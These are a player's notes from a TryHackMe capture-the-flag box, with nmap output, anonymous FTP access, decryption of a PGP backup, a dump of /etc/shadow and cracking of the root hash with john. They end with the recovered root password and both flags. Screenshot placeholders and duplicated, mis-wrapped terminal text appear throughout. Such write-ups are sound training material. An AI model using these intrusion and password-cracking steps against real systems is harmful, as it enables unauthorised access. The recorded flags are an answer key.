AnonForce_THM

Enumuration

NMAP

```
 nmap $ip -sS -sV -A  -p21,22 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-24 16:11 EDT
Nmap scan report for 10.10.30.112
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Apr 24 12:51 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x   98 0        0               0 Apr 24 12:51 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Apr 24 12:52 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Apr 24 12:51 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%), Android 7.1.1 - 7.1.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   202.78 ms 10.4.0.1
```

2   ... 3
4   458.57 ms 10.10.30.112


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.76 seconds

FTP:21

# We have complete shell inside ftp

# we move to home directory

# we get the user flag


AnonForce_THM.ctb - /r...
TryHackMe | Anonforce ...
root@kali: ~
root@kali: ~/Github/Try...
04:22 PM
94%
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM
root@kali: ~ 117x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM 118x27
Screenshot taken
View image
root@kali: ~ 117x27
root@kali: ~ 118x27

```
┌──(root💀kali)-[~]
└─# nmap $ip -sS -sV -A  -p21,22 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-24 16:11 EDT
Nmap scan report for 10.10.30.112
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Apr 24 12:51 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x   98 0        0               0 Apr 24 12:51 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Apr 24 12:52 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
```

```
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 melodias
226 Directory send OK.
ftp> cd melodias
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 .
drwxr-xr-x    3 0        0            4096 Aug 11  2019 ..
-rw-------    1 0        0             117 Aug 11  2019 .bash_history
-rw-r--r--    1 1000     1000          220 Aug 11  2019 .bash_logout
-rw-r--r--    1 1000     1000         3771 Aug 11  2019 .bashrc
drwx------    2 1000     1000         4096 Aug 11  2019 .cache
drwxrwxr-x    2 1000     1000         4096 Aug 11  2019 .nano
-rw-r--r--    1 1000     1000          655 Aug 11  2019 .profile
-rw-r--r--    1 1000     1000            0 Aug 11  2019 .sudo_as_admin_successful
-rw-r--r--    1 0        0             183 Aug 11  2019 .wget-hsts
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (46.9775 kB/s)
ftp>
```

```
┌──(root💀kali)-[~]
└─#
```

```
┌──(root💀kali)-[~]
└─#
```

#

Exploitation

Post Exploitation

# Found user flag in home directory


# we see a directory named notread,got a pgp file and its asc .

# we get it in our directory and then decode it using gpg decode technique

# we got a passphrase for the backup.pgp file which is xbox360

# we then get a dump of /etc/shadow

# we crack the hash using john


AnonForce_THM.ctb - /r...
Anonforce - TryHackMe ...
*/root/Pentesting-Notes...
root@kali: ~
root@kali: ~/Github/Try...
05:39 PM
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM
root@kali: ~ 43x27

```
3 Aug 11  2019 initrd.img -> boot/initrd.im
g-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              3
3 Aug 11  2019 initrd.img.old -> boot/initr
d.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            409
6 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            409
6 Aug 11  2019 lib64
| drwx------    2 0        0           1638
4 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            409
6 Aug 11  2019 media
| drwxr-xr-x    2 0        0            409
6 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         409
6 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            409
6 Aug 11  2019 opt
| dr-xr-xr-x   98 0        0
0 Apr 24 12:51 proc
| drwx------    3 0        0            409
6 Aug 11  2019 root
| drwxr-xr-x   18 0        0             54
0 Apr 24 12:52 run
| drwxr-xr-x    2 0        0           1228
8 Aug 11  2019 sbin
```

```
┌──(root💀kali)-[~]
└─#                                     1 ⚙
```

```
┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM]
└─# john sshpassword --wordlist=../../../../WordLists/rockyou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM]
└─# vi sshpassword

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM]
└─# vi sshpassword

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM]
└─# john sshpassword --wordlist=../../../../WordLists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hikari           (?)
1g 0:00:00:02 DONE (2021-04-24 17:39) 0.3623g/s 2504p/s 2504c/s 2504C/s 98765432..better
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/AnonForce_THM]
└─#
```

#

Loot

Credentials

# root password from /etc/passwd

root :hikari

Flags

# User Flag

606083fd33beb1284fc51f411a706af8

Root Flag

f706456440c7af4187810c31c6cebdce